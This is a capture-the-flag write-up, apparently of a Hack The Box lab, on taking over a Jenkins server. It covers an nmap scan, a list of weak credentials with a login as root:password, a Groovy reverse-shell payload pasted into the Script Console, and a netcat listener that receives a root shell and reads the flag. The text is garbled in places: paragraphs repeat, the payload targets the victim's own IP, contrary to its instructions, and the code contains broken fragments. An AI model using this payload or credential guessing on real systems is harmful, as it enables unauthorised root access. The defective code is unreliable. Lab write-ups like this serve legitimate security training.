

Pennyworth Write-up

Created @December 8, 2025 12:37 AM

Introduction

In the cyber security industry, there is a way to identify, define, and catalog publicly disclosed vulnerabilities.

That type of identification is called a CVE, which stands for Common Vulnerabilities and Exposures. Post-analysis, each vulnerability is assigned a severity rating, called a CVSS score, ranging from 0 to 10, where 0 is considered Informational, and 10 is Critical. These scores are dependent on several factors, some of which being the level of CIA Triad compromise (Confidentiality, Integrity, Availability), the level of attack complexity, the size of the attack surface, and others.

One of the most well-known and most feared vulnerability types to find on your system is called an Arbitrary Remote Command Execution vulnerability.

In this example, we will be exploring precisely this typology of attack vectors.

Enumeration

As always, we will be starting with an nmap scan. The -sC and -sV switches will be employed in order to force default script usage (albeit intrusive) and advanced version detection for services identified on any of the open ports. This will help us get a better overview of the target and understand its' purpose on the network. In computer security, arbitrary code execution (ACE) is an attacker's ability to execute arbitrary commands or code on a target machine or in a target process. [...] A program designed to exploit such a vulnerability is called an arbitrary code execution exploit.

The ability to trigger arbitrary code execution over a network (primarily via a wide-area network such as the Internet) is often called remote code execution (RCE).

Enumeration


As always, we will be starting with an nmap scan. The -sC and -sV switches will be employed in order to force default script usage (albeit intrusive) and advanced version detection for services identified on any of the open ports. This will help us get a better overview of the target and understand its' purpose on the network.

```
— [*$] sudo nmap -sC -sV 10.129.220.185
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-07 05:33 CST
Nmap scan report for 10.129.220.185
Host is up (0.069s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Jetty 9.4.39.v20210325
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.39.v20210325)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.18 seconds
```

From the output of the scan, we find a singular result of interest. Jetty version 9.4.39.v20210325 is running on an open TCP port 8080. Like any other HTTP server, we will need to use our browser to explore this service easily. Navigating to the IP address of the target through our URL search bar will yield an error, as we will need to specify the port the service is running on. Looking back at the scan,

the service is not running on port 80, which is the one your browser would be expecting if you input the IP address of the target alone. However, if we specify the IP:PORT combination as shown below, we will meet the following result.



Jenkins is a free and open-source automation server. It helps automate the parts of software development related to building, testing, and deploying, facilitating continuous integration and delivery. It is a server-based system.

The HTTP server seems to be running a Jenkins service. A small summary of this service can be found in the snippet below. It will give us a general idea of the capabilities of such a service and how it might interact with the backend. Any interactions are essential, as they can serve as a gateway to gaining a foothold on the host running everything in the backend. If any of them is misconfigured, they could prove to be an easy path of exploitation for an attacker.

The potential approach we can explore against this login screen is to try logging in using commonly used weak credential pairs. This relies on the possibility that server administrators might have overlooked configuring the Jenkins service securely. Upon searching the web for common weak credential pairs, we get the following result:

```
admin:password
admin:admin
root:root
root:password
admin:admin1
admin:password1
root:password1
```

Fortunately, we were right. Attempting multiple combinations from the list above, we can successfully log in using the credential pair root:password and are presented with the administrative panel for the

Jenkins service. Now, it is time to look around.

The screenshot shows the Jenkins dashboard in Mozilla Firefox. The address bar indicates the URL is <http://10.129.220.185:8080>. The dashboard features a sidebar with links like 'Cybersecurity Certifications', 'Dashboard [Jenkins]', 'Upgraded - Wappalyzer', 'HTB Labs', 'HTB Certifications', 'HTB Academy', 'CTF Platform', 'Help Center', and 'HTB Blog'. The main content area displays a table of build jobs. The first job listed is 'Groovy Script', which has an icon of three dots, a status of 'N/A', and a duration of 'N/A'. Below the table, there are sections for 'Build Queue' (empty) and 'Build Executor Status' (1 Idle). A legend at the bottom right shows icons for 'Atom feed for all', 'Atom feed for failures', and 'Atom feed for just latest builds'.

Foothold

At the bottom right corner of the page, the current version of the Jenkins service is displayed. This is one of the first clues an attacker will check - specifically if the currently installed version has any known CVE's or attack methods published on the Internet. Unfortunately, this is not our case. The current version is reported as secure. As an alternative, we stumble across two vital pieces of information while searching for Jenkins exposures.

A handbook including multiple ways of gaining Jenkins RCE's

A repository similar to the above, including links to scripts and tools

When stumbling across invaluable resources such as the examples above, it is vital that you save them for later in a well-organized bookmark folder for quick access. It is highly encouraged to use well-established research in your professional activities, and this situation does not differ from the case.

The payload we are looking for is as below. This snippet of text has only the {your_IP} part at the very first line which needs to be changed to fit your specific case. In this case, you will need to find out your IP address from the deployed VPN connection. After replacing the {your_IP} bit with your IP address, you can paste this whole snippet into the Script Console in Jenkins.

Dashboard

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```

1 String host="10.129.220.185";
2 int port=8000;
3 String cmd="/bin/bash";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
5 Socket(host,port);
6 InputStream pi=p.getInputStream(),pe=p.getErrorStream(),si=s.getInputStream();
7 OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!is.isClosed())
8 {while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());
9 le(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try
10 {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();

```

In order to get your IP address for the currently deployed VPN connection, you need to open a new terminal tab or window and input the ip a | grep tun0 command. The output will look as below, and the IP address you need to replace in the snippet above is marked in green

```
[us-starting-point-vip-1-dhcp]-[10.10.14.57]-[hopepose@htb-1n18h04z9d]-
[ *]$ nc -lvp 8000
listening on [any] 8000 ...
connect to [10.10.14.57] from (UNKNOWN) [10.129.220.185] 50564
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls
flag.txt
snap
cat flag.txt
9cfd8439c7876e703e307864c9167a15
```